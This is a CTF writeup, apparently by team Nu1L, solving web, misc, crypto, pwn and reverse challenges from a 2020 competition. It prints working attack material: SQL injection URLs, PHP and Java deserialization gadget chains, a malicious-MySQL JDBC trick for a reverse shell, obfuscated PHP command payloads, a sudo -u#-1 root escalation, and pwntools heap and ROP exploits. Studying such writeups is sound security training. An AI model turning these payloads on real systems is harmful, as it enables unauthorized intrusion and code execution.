第五空间智能安全大赛 Writeup - Nu1L

WEB

美团外卖

`lib/webuploader/0.1.5/server/preview.php` 可写文件，但是无法访问。

```
image-upload
images
md5-demo
requirejs
server
    crossdomain.xml
    fileupload.php
    fileupload2.php
    preview.php
expressInstall.swf
README.md
Uploader.swf
webuploader.css
webuploader.custom
webuploader.custom
webuploader.fis.js
webuploader.flashor
webuploader.flashor
webuploader.html5o
webuploader.html5o
webuploader.js
webuploader.min.js
webuploader.noimag
webuploader.noimag
webuploader.nolog.j
webuploader.nolog.r
```

```php
$src = file_get_contents('php://input');

if (preg_match("#^(.*)$#", $src, $matches)) {

    $previewUrl = sprintf(
        "%s://%s%s",
        isset($_SERVER['HTTPS']) && $_SERVER['HTTPS'] != 'off' ? 'https' : 'http',
        $_SERVER['HTTP_HOST'],
        $_SERVER['REQUEST_URI']
    );
    $previewUrl = str_replace("preview.php", "", $previewUrl);


    $base64 = $matches[2];
    $type = $matches[1];
   if ($type === 'jpeg'||$type===='php') {
        die("no hacker");
        #$type = 'jpg';
    }

    $filename = md5($base64).".$type";
    $filePath = $DIR.DIRECTORY_SEPARATOR.$filename;

    if (file_exists($filePath)) {
        die('{"jsonrpc" : "2.0", "result" : "'.$previewUrl.'preview/'.$filename.'", "id" : "id"}');
    } else {
        $data = base64_decode($base64);
        file_put_contents($filePath, $data);
        die('{"jsonrpc" : "2.0", "result" : "'.$previewUrl.'preview/'.$filename.'", "id" : "id"}');
    }

} else {
    die('{"jsonrpc" : "2.0", "error" : {"code": 100, "message": "un recoginized source"}}');
}
```

`curl http://119.3.183.154/daochu.php\?type\=1\&imei\=aaa\&imei2\=ttt%22union%20select%201,2,3,4,5,\(hints\)%20from%20hint%23` 注入发现hint表提示

`see_the_dir_956c110ef9decdd920249f5fed9e4427` exp打过去提示有后门

`e98a4571cf72b798077d12d6c94629.php`

Send Cancel < > Target: http://119.3.183.154

Request

Raw Params Headers Hex

```
POST /956c110ef9decdd920249f5fed9e4427/lib/webuploader/0.1.5/server/preview.php
HTTP/1.1
Host: 119.3.183.154
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_5) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/83.0.4103.106 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=t3kdbqvqmcpb7ojful9bp4ucq4
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 47


```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Wed, 24 Jun 2020 07:10:20 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 186
Connection: close
Content-Type: text/html; charset=utf-8

!!!! Congratulations on infiltrating here, but it's a pity that someone has
infiltrated and left a Trojan, do not continue here , please see the
e98a4571cf72b798077d12d6c94629.php !!!!
```

访问

`http://119.3.183.154/956c110ef9decdd920249f5fed9e4427/lib/webuploader/0.1.5/server/e98a4571cf72b798077d12d6c94629.php?file=/flag` 获取flag

laravel

```php
<?php

namespace Symfony\Component\Routing\Loader\Configurator {
    class ImportConfigurator {
        private $parent;
        private $route;
        public function __construct($parent) {
            $this->parent = $parent;
            $this->route = "cat /flag";
```

```
        }

    }
}


namespace Faker {
    class Generator {
        protected $formatters = array();

        public function __construct($formatters)
        {
            $this->formatters = $formatters;
        }
    }
}

namespace {
    $a = new Faker\Generator(array("addCollection" => "system"));
    $b = new
Symfony\Component\Routing\Loader\Configurator\ImportConfigurator($a);

    echo urlencode(serialize($b));
}
```

do you know

curl 二次编码直接绕过 `http://121.36.64.91/index.php?a=%66%69%6c%65:///var/www/html/%66%6c%61%67.php&b=%66%69%6c%65:///var/www/html/%66%6c%61%67.php`

zzm's blog

根据pom.xml可知存在 `commons-collections`、`mysql-connector-java`，且 `com.fasterxml.jackson.core` 版本为2.9.8

通过这篇文章 `https://webcache.googleusercontent.com/search?q=cache:CMivvJLKcbkJ:https://blue.cn/archives/189.html+&cd=1&hl=zh-CN&ct=clnk&gl=us` 可知反序列化JDBC url可控

JAVA Code

```java
    public static void main(String[] args) throws SQLException, IOException {

        ObjectMapper mapper = new ObjectMapper();
        mapper.enableDefaultTyping();
        String json = "[\"com.mysql.cj.jdbc.admin.MiniAdmin\", \"jdbc:mysql://127.0.0.1:3306/\"]";
        mapper.readValue(json, Object.class);
    }
```

开启 enableDefaultTyping ，使用构造方法反序列化的方式反序列化 `MiniAdmin` 类

虽然不能进行任意文件读，但是可以配合MySQL JDBC 反序列化绕过黑名单 用 `https://github.com/fnmsd/MySQL_Fake_Server` 起一个恶意mysql服务端 `{"id": ["com.mysql.cj.jdbc.admin.MiniAdmin", "jdbc:mysql://ip:port/test?autoDeserialize=true&queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&user=yso_CommonsCollections7_ping test.com"]}` 反弹shell即可

```
/sys/devices/platform/serial8250/tty/ttyS31/flags
/tmp/flag_keowpijkoqeew
$ ls
flag_keowpijkoqeew  hsperfdata_ctf  hsperfdata_root
$ cat flag_keowpijkoqeew
flag{90d88050-42fc-4dc6-9b10-b40b82e44495}
$
```

hate-php

`view-source:http://121.36.74.163/?code=(~%8C%86%8C%8B%9A%92)(${%a7%ae%ac%ac^%f8%e9%e9%f8}{%a7})&%a7=cat%20flag.php`

MISC


麒麟系统

```
[kylin-user@localhost ~]$ sudo -u#-1 cat /root/flag
{Bravo KYLIN-USER! Congratulations}
```

run

binwalk -e可以解压出一个run.exe 运行之后得到一个tif

使用ps进行编辑：



可以看到一段代码

而在run.exe中，可以看到程序增加了一点数据：

```
strcpy(v12, "run->");
strcpy(&v12[7], "njCp1HJBPLVTxcMhUHDPwE7mPW");
```

然后尝试把这段数据带入到图片里面的代码中

```
In [46]: s = 'njCp1HJBPLVTxcMhUHDPwE7mPW'

In [47]: res = ''

In [48]: for i in xrange(len(s)):
    ...:     if i % 2 == 0:
    ...:         res += chr(ord(s[i]) - 1)
    ...:     else:
    ...:         res += chr(ord(s[i]) + 1)
    ...:
```

再把结果加上flag{}即可

loop

```
import os

for i in range(1000):
    os.system('unzip -o zipfile; tar xf tarfile; sha1sum tarfile')
```

mc

逆向程序，发现程序对输入的图片先进行了一次rc4加密，之后使用了xxtea进行加密

对于rc4，其并未使用到输入的key，所以直接在rc4生成sbox之后进行dump即可

对于xxtea，可以发现其取key的时候是按照int8取的：

```
for ( i = 0; a1 > i; ++i )
{
  v23 += (((v24 >> 5) ^ (16 * v24)) + v24) ^ ((unsigned __int8)*(_DWORD *)arrayget_chk(
                                                                          v25 & 3,
                                                                          a2,
                                                                          (v24 >> 5) ^ (16 * v24),
                                                                          v13,
                                                                          v14,
                                                                          v15,
                                                                          a7,
                                                                          a8,
                                                                          a9)
                                                                  + v25);
```

所以可以直接爆破xxtea的key，然后判断jpg文件的header即可得到解密所需的key

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

typedef unsigned int uint32_t;
typedef unsigned char uint8_t;

void xtea_decipher(unsigned int num_rounds, uint32_t v[2], uint8_t const
key[4])
{
    unsigned int i;
    uint32_t v0 = v[0], v1 = v[1], delta = 0x9E3779B9, sum = delta *
num_rounds;
    for (i = 0; i < num_rounds; i++)
    {
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
        sum -= delta;
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
    }
    v[0] = v0;
    v[1] = v1;
}



#define N 256   // 2^8

void swap(unsigned char *a, unsigned char *b) {
    int tmp = *a;
    *a = *b;
    *b = tmp;
}

int KSA(unsigned char *S) {

    int len = 256;
    int j = 0;
```

```
    for(int i = 0; i < N; i++)
        S[i] = i;

    for(int i = 0; i < N; i++) {
        j = (j + S[i] + S[i % len]) % N;
        swap(&S[i], &S[j]);
    }

    return 0;
}

int PRGA(unsigned char *S, char *plaintext,size_t p_size ,unsigned char
*ciphertext) {

    int i = 0;
    int j = 0;

    for(size_t n = 0, len = p_size; n < len; n++) {
        i = (i + 1) % N;
        j = (j + S[i]) % N;

        swap(&S[i], &S[j]);
        int rnd = S[(S[i] + S[j]) % N];

        ciphertext[n] = rnd ^ plaintext[n];

    }

    return 0;
}

int RC4(char *plaintext,size_t p_size, unsigned char *ciphertext) {

    unsigned char S[N] = {0x02,0xb0,0x07,0x0c,0x12,0x15,0x0b,0x58,
0x29,0x34,0x28,0x4d,0x17,0x5c,0x75,0x51,
0x53,0xa7,0xba,0xbf,0x03,0xdb,0xf3,0x6b,
0x39,0x96,0x33,0x5b,0x98,0xeb,0xc0,0xd3,
0x84,0x73,0xc9,0x50,0x48,0x9d,0x7f,0x78,
0x40,0xc3,0xb9,0x64,0x92,0xe5,0xf1,0x2b,
0x1c,0x87,0xa1,0x1e,0x24,0xbb,0x3b,0x16,
0xdd,0xb2,0x30,0x91,0xcf,0x71,0x4e,0x8f,
0x32,0x8a,0x5d,0x5f,0x7c,0xec,0x14,0xa8,
0x99,0xad,0x2e,0xab,0xf9,0x1d,0xfb,0xf8,
0xbc,0x82,0x5a,0xed,0x56,0xf7,0xe8,0x31,
0xb4,0x62,0xbe,0x7a,0xbd,0xfa,0xe1,0xb7,
0x88,0x10,0x2d,0x04,0x45,0xe2,0x5e,0x3f,
0xa0,0x72,0xaa,0x52,0x81,0xf4,0x7b,0xb8,
0x7d,0x63,0xac,0x1f,0x0d,0x3d,0x46,0x4b,
```

```
0xe0,0x6c,0xa2,0xc6,0xd0,0x8d,0x61,0x8e,
0x94,0x9b,0xa4,0xd8,0xaf,0xb1,0x1a,0x9f,
0x37,0xb5,0xa6,0xce,0x79,0x3a,0x43,0x06,
0x4c,0x6a,0x6e,0xe7,0x90,0x93,0x41,0x38,
0x77,0x0f,0xae,0xb6,0x13,0xf5,0xe6,0xc8,
0x74,0x35,0x67,0x0a,0xc7,0x65,0x6d,0x3e,
0x70,0x59,0xcd,0x57,0xd4,0xea,0x20,0xe4,
0xd2,0x7e,0x26,0x97,0x21,0x18,0xc5,0xe3,
0xd5,0x36,0x9e,0xcb,0xd9,0xf6,0x08,0xc2,
0xf0,0xdc,0x2c,0x83,0xef,0x86,0xda,0x76,
0x0e,0x2f,0xee,0xd7,0x80,0xdf,0x22,0x60,
0xa5,0x1b,0x05,0x19,0xcc,0x68,0xa9,0x49,
0x4a,0xa3,0x27,0xde,0xf2,0x09,0x89,0x3c,
0x85,0x9a,0xc1,0x54,0x25,0xc4,0xe9,0x8b,
0x44,0x2a,0x01,0x6f,0x00,0xfe,0xff,0x47,
0x42,0x66,0xca,0x23,0xd6,0x11,0x8c,0xfc,
0xd1,0x4f,0x95,0xb3,0x9c,0x69,0xfd,0x55};
    // KSA(S);
    PRGA(S, plaintext, p_size,ciphertext);

    return 0;
}

void main()
{
  FILE *inf = fopen("jpg.mugatu", "rb");
  FILE *out = fopen("mugatu.jpg", "wb");
  uint8_t key[] = {0x31,0x35,0x39,0x63};

  fseek(inf, 0, SEEK_END);
  int file_size = ftell(inf);
  rewind(inf);
  int remaining = file_size;
  unsigned char * res = malloc(file_size + 0x100);
  unsigned char * res2 = malloc(file_size + 0x100);
  uint32_t* t =  res;
  uint32_t ct[2];
  size_t i = 0;

  while (remaining > 8)
  {
    fread(ct, sizeof(uint32_t), 2, inf);
    xtea_decipher(32, ct, key);
    // fwrite(ct, sizeof(uint32_t), 2, out);
    t[i++] = ct[0];
    t[i++] = ct[1];
    remaining -= 8;
  }
  if (remaining > 0)
```

```
  {
    fread(&t[i], remaining, 1, inf);
  }
  RC4(res,file_size,res2);
 fwrite(res2,file_size,1,out);


  fclose(inf);
  fclose(out);
}

// 爆破代码
// int main()
// {
//     // uint8_t test[16] = {0};
//     // uint8_t test_out[16] = {0};
//     // RC4(&test,16,&test_out);
//     // for(int i=0;i<16;i++)
//     // {
//     //     printf("%02x",test_out[i]);
//     //     fflush(stdout);
//     // }

//     for (uint8_t k1 = 0x20; k1 < 0x7f; k1++)
//     {
//         for (uint8_t k2 = 0x20; k2 < 0x7f; k2++)
//         {
//             for (uint8_t k3 = 0x20; k3 < 0x7f; k3++)
//             {
//                 for (uint8_t k4 = 0x20; k4 < 0x7f; k4++)
//                 {
//                     // First 8 bytes of best.gif.Mugatu
//                     uint32_t ct[] = {1223453610, 3659015887};

//                     uint8_t key[] = {k4, k1, k2, k3};
//                     uint32_t a[2]  ={0};
//                     xtea_decipher(32, ct, key);
//                     RC4(&ct,16,&a);
//                     if (a[0] == 3774863615) //GIF
//                     {
//                         printf("Key bytes %x %x %x %x\n",k4, k1, k2, k3);
//                         return 0;
//                     }
//                 }
//             }
//         }
//     }
//     return -1;
// }
```

philosopher

`https://s.threatbook.cn/` 分析

PE 资源信息


资源名	语言	资源类型	子语言	偏移地址	资源大小
FL4G	LANG_ENGLISH	data	SUBLANG_ENGLISH_US	0x000040b0	0x00038a96
RT_MANIFEST	LANG_ENGLISH	XML 1.0 document text	SUBLANG_ENGLISH_US	0x0003cb48	0x0000017d

`https://www.xiazaiba.com/html/2983.html` 提取

共享 刻录 新建文件夹

名称	修改日期
._philosopher_105_FL4G.bin	2020/6/2
philosopher_1.manifest	2020/6/2
philosopher_105_FL4G.bin	2020/6/2

16进制查看发现是个png，改下png头即可



Welcome to 5space

签到题

CRYPTO

tinysocks

```
from scapy.packet import Raw
from scapy.all import rdpcap
import socket
import struct
import time
```

```python
packets = rdpcap("target.pcapng")
pkg_send, pkg_recv = None, None

for p in packets:
    if p['TCP'] and p['TCP'].dport == 1080 and isinstance(p['TCP'].payload,
Raw):
        pkg_send = p
    if p['TCP'] and p['TCP'].sport == 1080 and isinstance(p['TCP'].payload,
Raw):
        pkg_recv = p

send_data =  pkg_send['TCP'].payload.load
recv_data =  pkg_recv['TCP'].payload.load

predict_data = b"HTTP/1.1"
predict_xor_key = bytes([(predict_data[i] ^ recv_data[i]) for i in
range(len(predict_data))])

target_ip = "118.24.185.108"
target_port = 1083
fake_header = b'\x01' + socket.inet_pton(socket.AF_INET, target_ip) +
bytes(struct.pack('>H', target_port))
fake_header = bytes([(fake_header[i] ^ predict_xor_key[i]) for i in
range(len(fake_header))])
fake_data = fake_header + recv_data[len(fake_header):]
print(fake_data.hex())

s = socket.socket()
s.connect(("121.36.47.205", 1080))
s.send(fake_data)
print('Tcp sending… ')
print(s.recv(1024))
time.sleep(3)
s.close()
```

```
➜  ~ nc -lvv 1083
Listening on [0.0.0.0] (family 0, por
t 1083)
Connection from [121.36.47.205] port
1083 [tcp/*] accepted (family 2, spor
t 57428)
\Q??G OK
??????TTP/0.6 Python/3.6.9
Date: Sun, 07 Jun 2020 08:55:39 GMT
Content-type: text/html
Content-Length: 116
Last-Modified: Sun, 07 Jun 2020 08:55
:37 GMT

<html>

<head>
<title>Alice's favarite page</title>
</head>

<body>
<p>flag{6H8gv3taxFghts79}</p>
</body>
```

rosb

```
from Crypto.Util.number import long_to_bytes, bytes_to_long, getPrime
from gmpy2 import gcdext, invert

n =
0xa1d4d377001f1b8d5b2740514ce699b49dc8a02f12df9a960e80e2a6ee13b7a97d9f508721e3
dd7a6842c24ab25ab87d1132358de7c6c4cee3fb3ec9b7fd873626bd0251d16912de1f0f1a2bba
52b082339113ad1a262121db31db9ee1bf9f26023182acce8f84612bfeb075803cf610f27b7b16
147f7d29cc3fd463df7ea31ca860d59aae5506479c76206603de54044e7b778e21082c4c4da795
d39dc2b9c0589e577a773133c89fa8e3a4bd047b8e7d6da0d9a0d8a3c1a3607ce983deb350e1c6
49725cccb0e9d756fc3107dd4352aa18c45a65bab7772a4c5aef7020a1e67e6085cc125d9fc042
d96489a08d885f448ece8f7f254067dfff0c4e72a63557L
e1 = 0xf4c1158fL
e2 = 0xf493f7d1L
c1 =
0x2f6546062ff19fe6a3155d76ef90410a3cbc07fef5dff8d3d5964174dfcaf9daa003967a29c5
16657044e87c1cbbf2dba2e158452ca8b7adba5e635915d2925ac4f76312feb3b0c85c3b8722c0
e4aedeaec2f2037cc5f676f99b7260c3f83ffbaba86cda0f6a9cd4c70b37296e8f36c3ceaae15b
5bf0b290119592ff03427b80055f08c394e5aa6c45bd634c80c59a9f70a92dc70eebec15d4a5e2
56bf78775e0d3d14f3a0103d9ad8ea6257a0384091f14da59e52581ba2e8ad3adb9747435e9283
e8064de21ac41ab2c7b161a3c072b7841d4a594a8b348a923d4cc39f02e05ce95a69c7500c29f6
bb415c11e4e0cdb410d0ec2644d6243db38e893c8a3707L
c2 =
0xd32dfad68d790022758d155f2d8bf46bb762ae5cc17281f2f3a8794575ec684819690b22106c
1cdaea06abaf7d0dbf841ebd152be51528338d1da8a78f666e0da85367ee8c1e6addbf590fc15f
1b2182972dcbe4bbe8ad359b7d15febd5597f5a87fa4c6c51ac4021af60aeb726a3dc7689daed7
0144db57d1913a4dc29a2b2ec34c99c507d0856d6bf5d5d01ee514d47c7477a7fb8a6747337e7c
af2d6537183c20e14c7b79380d9f7bcd7cda9e3bfb00c2b57822663c9a5a24927bceec316c8ffc
59ab3bfc19f364033da038a4fb3ecef3b4cb299f4b600f76b8a518b25b576f745412fe53d229e7
7e68380397eee6ffbc36f6cc734815cd4065dc73dcbcbL
_, s1, s2 = gcdext(e1, e2)
s2 = -s2
c2 = invert(c2, n)
m = (pow(c1, s1, n) * pow(c2, s2, n)) % n
print(long_to_bytes(m)[:-64])
```

PWN

pwnme

arm的pwn题，其edit的时候没有验证索引，导致可以无限溢出，而heap的位置相对于程序段的位置是固定的，所以可以直接越界索引到堆上的数据来实现任意地址写，之后直接把free的got表改写为system的地址即可完成利用

```
from pwn import *

context.log_level = 'debug'
# p = process(["qemu-arm","-L",".","-g","6666","./a.out"])
```

```
p = remote('121.36.58.215', 1337)
def add(s,c):
    p.sendlineafter('>>> ','2')
    p.sendlineafter('Length',str(s))
    p.sendafter('Tag',c)

def show():
    p.sendlineafter('>>> ','1')

def edit(i,s,c):
    p.sendlineafter('>>> ','3')
    p.sendlineafter('Index',str(i))
    p.sendlineafter('Length',str(s))
    p.sendafter('Tag',c)

def delete(i):
    p.sendlineafter('>>> ','4')
    p.sendafter('Tag',str(i))

add(0x70,'aaa')
add(0x70,'aaa')
add(0x70,'aaa')
add(0x70,'aaa')
add(0x70,'aaa')

delete(3)
delete(1)


edit(0,40,p32(0x00021038) * 5 + p32(0x2106C + 8) * 5)
indexo = (0x22018 - 0x2106C)/8 + 2
edit(indexo + 2,4,p32(0x021038))
show()
p.recvuntil('1 : ')
leak_libc = u32(p.recv(4))
log.info('leak libc ' + hex(leak_libc))
sys_addr = (0x51800 - 0x4A55C) + leak_libc
edit(indexo,4,p32(sys_addr))
edit(0,8,'/bin/sh\x00')
delete(0)
p.interactive()
```

twice

可以利用第一次的溢出泄露canary和栈地址，利用第二次的溢出完成栈迁移到我们之前输入的数据，之后直接利用puts泄露libc地址再调用read读入第二次的rop即可完成利用

```
from pwn import *
```

```
# p = process('./pwn')
p = remote('121.36.59.116', 9999)

context.log_level = 'debug'
def launch_gdb():
    context.terminal = ['xfce4-terminal', '-x', 'sh', '-c']
    gdb.attach(proc.pidof(p)[0])

def call_func(call_addr, p1, p2, p3):
  pl = ""
  pl += p64(0x40091A)
  pl += p64(0)
  pl += p64(1)
  pl += p64(call_addr)
  pl += p64(p1)+p64(p2)+p64(p3)
  pl += p64(0x400900)
  return pl
# launch_gdb()

p.sendafter('>','a'*89)
p.recvuntil('a'*89)
leak = '\x00' + p.recv(7)
canary = u64(leak)
leak_stack = u64(p.recv(6) + '\x00' * 2)
log.info('leak ' + hex(canary) + '    ' + hex(leak_stack))
payload = p64(0x0000000000400923) + p64(0x601020) # rdi
payload += p64(0x4005C0)
payload += call_func(0x601038,0x100,leak_stack-112,0)

p.sendafter('>',payload.ljust(88,'a') + p64(canary) + p64(leak_stack-112-8) +
p64(0x400879))
p.recvline()
leak_puts = u64(p.recv(6) + '\x00' * 2)
log.info('leak libc ' + hex(leak_puts))
sys_addr = leak_puts - 172800

p.send(p64(0x40087A) * 12 +p64(0x0000000000400923)+
p64(1169095+leak_puts)+p64(sys_addr))
p.interactive()
```

of

漏洞点为free了之后没有清0导致了uaf，而通过测试远程服务器发现delete了之后还能edit，说明其逻辑和题目给的源码有所区别，经过测试，猜测是远程没有代码第60行处的置0操作，所以可以直接overlap构造unsorted bin来泄露libc地址，最后直接tcache attack改free_hook到system即可

```
from pwn import *
```

```
p = remote('121.36.74.70', 9999)
# p = process('./of')

def launch_gdb():
    context.terminal = ['xfce4-terminal', '-x', 'sh', '-c']
    gdb.attach(proc.pidof(p)[0])


def add(i):
    p.sendlineafter('Your choice: ','1')
    p.sendlineafter('Index: ',str(i))

def dele(i):
    p.sendlineafter('Your choice: ','4')
    p.sendlineafter('Index: ',str(i))

def edit(i,c):
    p.sendlineafter('Your choice: ','2')
    p.sendlineafter('Index: ',str(i))
    p.sendafter('Content:',c)

def show(i):
    p.sendlineafter('Your choice: ','3')
    p.sendlineafter('Index: ',str(i))
    # p.recvuntil('Content: ')

def leak_addr(s):
    p.recvuntil('Content: ')
    t = u64(p.recv(6).ljust(8,'\x00'))
    log.info('leak ' + s + ' ' + hex(t))
    return t
'''
count = 0
cookie = ''
while len(cookie) != 8:
    for i in xrange(0,0x100):
        add(0)
        count += 1
        edit(0,'a'*(0x100 - 8) + cookie + chr(i))
        show(0)
        s = p.recv('4')
        if s == 'Cont':
            log.info('leak cookie ' + hex(i))
            cookie += chr(i)
            break
context.log_level = 'debug'
```

```
launch_gdb()
log.info('cookie ' + hex(u64(cookie)))
log.info('count ' + hex(count))
add(1)
add(2)
dele(0)
dele(1)
dele(2)
add(3)
show(2)
leak_heap = leak_addr('heap')
'''
add(0)
add(1)
add(2)
dele(0)
dele(1)
show(1)
leak_heap = leak_addr('heap')
edit(1,chr(0x90 - 0x18))
add(0)
add(0)
show(1)
p.recvuntil('Content: ')
leak_cookie = u64(p.recv(8))
log.info('leak cookie ' + hex(leak_cookie))
for i in xrange(5):
    add(3)
add(4)
edit(4,'/bin/sh\x00')
edit(0,'a'*(0x100-0x18) + p64(0) + p64(1632 + 1))
dele(1)
show(1)
leak_lib = leak_addr('libc') - 4111520

free_hook = leak_lib + 4118760
sys_addr  = 324672 + leak_lib
dele(3)
dele(3)
edit(3,p64(free_hook))
add(3)
add(3)
edit(3,p64(sys_addr))
dele(4)
p.interactive()
```

REVERSE

nop

程序逻辑是输入一个数字，然后有3次++和一个减0x33333334，中间有一些反调试什么的，然后把这个数字作为地址，将这个地址的内容改成0x90，就是nop，可以写2个字节，观察程序发现将地址0x8048765的跳转nop掉就可以进入right分支，所以flag为0x8048765 + 0x33333334 - 3 = 993507990

ManageCode

使用32位的dnspy调试程序，发现其验证逻辑如下：

首先验证了flag的格式

```
1794    // Token: 0x0600009E RID: 158 RVA: 0x001A044C File Offset: 0x0019F84
1795    [return: MarshalAs(UnmanagedType.U1)]
1796    internal unsafe static bool FormatChk(sbyte* s)
1797    {
1798        string text = Marshal.PtrToStringAnsi((IntPtr)((void*)s));
1799        bool flag = true;
1800        if (text.Length != 35)
1801        {
1802            return 0;
1803        }
1804        flag = (text[6] == '-' && flag);
1805        flag = (text[13] == '-' && flag);
1806        return text[20] == '-' && flag;
1807    }
```

之后调用了chk_689对flag进行验证

```
